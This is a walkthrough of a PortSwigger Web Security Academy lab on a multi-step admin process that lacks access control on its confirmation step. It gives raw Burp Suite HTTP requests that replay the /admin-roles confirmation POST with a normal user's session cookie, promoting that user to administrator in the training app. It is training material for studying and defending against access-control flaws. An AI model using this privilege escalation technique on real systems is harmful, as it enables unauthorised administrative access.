

Lab Name: - Multi-step process with no access control on one step

The goal is to exploit the multi-step process in a way so we can change a user's role and use is to promote ourself to become an administrator by exploiting the flawed access controls.


We have access to admin panel using the credentials **administrator: admin**.

To solve the lab, we will be using the credentials wiener: peter

Make sure the interceptor and the BURP proxy is on.

We will first login into administrator account to see how the admin functionality works.

Login



A screenshot of a web application's login page. The page has a light blue header with the word "Login" in a large, bold, blue font. Below the header is a light gray rectangular box containing the login form. The form has two input fields: "Username" and "Password". The "Username" field contains the text "administrator". The "Password" field contains five black dots. Below the input fields is a green rounded rectangular button with the text "Log in" in white. The background of the page is white with a large, faint green shield-like graphic.

Username
administrator

Password
•••••

Log in

We will land on this page:



Multi-step process with no access control on one step

[Back to lab description >>](#)

[Home](#)

My Account

Your username is: administrator

Email

Update email

Then we will check admin panel.

There is a functionality to upgrade or downgrade a user.

User

carlos (NORMAL)

Upgrade user

Downgrade user

We need to upgrade the use wiener but by exploiting a broken access control vulnerability.

But for now, we will upgrade carlos. And in the burpsuite we will get a 2 post request for admin roles.

Burp	Project	Intruder	Repeater	Window	Help	
Dashboard	Target	Proxy	Intruder	Repeater	Sequencer	
Intercept	HTTP history	WebSockets history	Proxy settings	Decoder	Comparer	
Logger						
Filter: Hiding CSS, image and general binary content						
#	Host	Method	URL	Params	Edited	Status
56	https://0ade002803a69ec68165...	GET	/academyLabHeader			101
55	https://0ade002803a69ec68165...	POST	/admin-roles	✓		200
54	https://0ade002803a69ec68165...	GET	/academyLabHeader			101

Burp	Project	Intruder	Repeater	Window	Help	
Dashboard	Target	Proxy	Intruder	Repeater	Sequencer	
Intercept	HTTP history	WebSockets history	Proxy settings			
Filter: Hiding CSS, image and general binary content						
#	Host	Method	URL	Params	Edited	Status
59	https://0ade002803a69ec68165...	GET	/academyLabHeader			101
58	https://0ade002803a69ec68165...	GET	/admin			200
57	https://0ade002803a69ec68165...	POST	/admin-roles	✓		302

Send both to the repeater.

This is called multi-step process because we are performing multiple steps in order to upgrade a user by exploiting.

The first request in our repeater is what action to take:


```
Request
Pretty Raw Hex
1 POST /admin-roles HTTP/2
2 Host: 0ade002803a69ec68165215d0078009f.web-security-academy.net
3 Cookie: session=6HJd7jHa3hI8N2bawCXB4gk9W7HR2iEe
4 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate
8 Content-Type: application/x-www-form-urlencoded
9 Content-Length: 30
10 Origin: https://0ade002803a69ec68165215d0078009f.web-security-academy.net
11 Referer: https://0ade002803a69ec68165215d0078009f.web-security-academy.net/admin
12 Upgrade-Insecure-Requests: 1
13 Sec-Fetch-Dest: document
14 Sec-Fetch-Mode: navigate
15 Sec-Fetch-Site: same-origin
16 Sec-Fetch-User: ?1
17 Te: trailers
18
19 username=carlos&action=upgrade
```

The second request is confirmation to upgrade:

```
Request
Pretty Raw Hex
1 POST /admin-roles HTTP/2
2 Host: 0ade002803a69ec68165215d0078009f.web-security-academy.net
3 Cookie: session=6HJd7jHa3hI8N2bawCXB4gk9W7HR2iEe
4 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate
8 Content-Type: application/x-www-form-urlencoded
9 Content-Length: 45
10 Origin: https://0ade002803a69ec68165215d0078009f.web-security-academy.net
11 Referer: https://0ade002803a69ec68165215d0078009f.web-security-academy.net/admin-roles
12 Upgrade-Insecure-Requests: 1
13 Sec-Fetch-Dest: document
14 Sec-Fetch-Mode: navigate
15 Sec-Fetch-Site: same-origin
16 Sec-Fetch-User: ?1
17 Te: trailers
18
19 action=upgrade&confirmed=true&username=carlos
```

Now I'll logout of the admin account and login with a regular account i.e., **username: wiener and password: peter**

Login



Username
wiener

Password
•••••

Log in

After login we will try to extract the cookie id.


For that we will start our interceptor and refresh the page. The interceptor will capture the request and the cookie will be present. Copy paste the cookie somewhere.

```
1 cookie : YDmaEpNQyQREQtW9aLLSPUGvQtyQnU5
2
```

This is the cookie to identify the user wiener.

Now we will try to use this cookie and try to perform admin functionality.

In the repeater we have the request, we will replace the cookie with our cookie.



Then I send the request. But we got the response:

```
Response
Pretty Raw Hex Render
1 HTTP/2 401 Unauthorized
2 Content-Type: application/json; charset=utf-8
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 14
5
6 "Unauthorized"
```

It says its unauthorized which means proper access control rules were set in the first step (i.e., upgrade action).

So, we will replace the cookie in the second step (i.e., confirmation to upgrade).

```
1 x 2 x +
Send [Settings] Cancel < >
Request
Pretty Raw Hex
1 POST /admin-roles HTTP/2
2 Host: 0ade002803a69ec68165215d0078009f.web-security-academy.net
3 Cookie: session=YDmaEpNQyQREQtW9aLLSPUGvQtyQnU5
```

Then I send the request. But we got the response:

```
Response
Pretty Raw Hex Render
1 HTTP/2 302 Found
2 Location: /admin
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 0
5
6
```

We got a 302 found message. So, which means no proper access control rules were set in the second step (i.e., confirmation to upgrade).

Now I'll change the username in the second step from carlos to wiener.



Request


```
1 POST /admin-roles HTTP/2
2 Host: 0ade002803a69ec68165215d0078009f.web-security-academy.net
3 Cookie: session=YDmaEpN0yQREQtW9aLLSPUGvQTyQnU5
4 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate
8 Content-Type: application/x-www-form-urlencoded
9 Content-Length: 45
10 Origin: https://0ade002803a69ec68165215d0078009f.web-security-academy.net
11 Referer: https://0ade002803a69ec68165215d0078009f.web-security-academy.net/admin-roles
12 Upgrade-Insecure-Requests: 1
13 Sec-Fetch-Dest: document
14 Sec-Fetch-Mode: navigate
15 Sec-Fetch-Site: same-origin
16 Sec-Fetch-User: ?1
17 Te: trailers
18
19 action=upgrade&confirmed=true&username=wiener
```

Response

```
1 HTTP/2 302 Found
2 Location: /admin
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 0
5
6
```

And we got the response, that means user wiener is upgrade to administrator.

So, now we as wiener also have access to administrator panel and other admin stuff:



Home | Admin panel | My account | Log out


My Account

Your username is: wiener

Email

Update email


The username is wiener but we have the access to admin panel.



Web Security Academy Multi-step process with no access control on one step LAB Solved

Back to lab description >>

Congratulations, you solved the lab! Share your skills! Continue learning >>



Home | Admin panel | My account | Log out

My Account

Your username is: wiener

Email

Update email

Multi-step process with no access control on one step

LAB Solved

[Back to lab description >>](#)

you solved the lab!

[Share your skills!](#)

[Continue learning >>](#)

[Home](#) | [My account](#)

WE LIKE TO
SHOP 

Lab: Multi-step process with no access control on one step



PRACTITIONER

 LAB

✓ Solved

This lab has an admin panel with a flawed multi-step process for changing a user's role. You can familiarize yourself with the admin panel by logging in using the credentials `administrator:admin`.

To solve the lab, log in using the credentials `wiener:peter` and exploit the flawed **access controls** to promote yourself to become an administrator.

[Access the lab](#)

The lab is solved.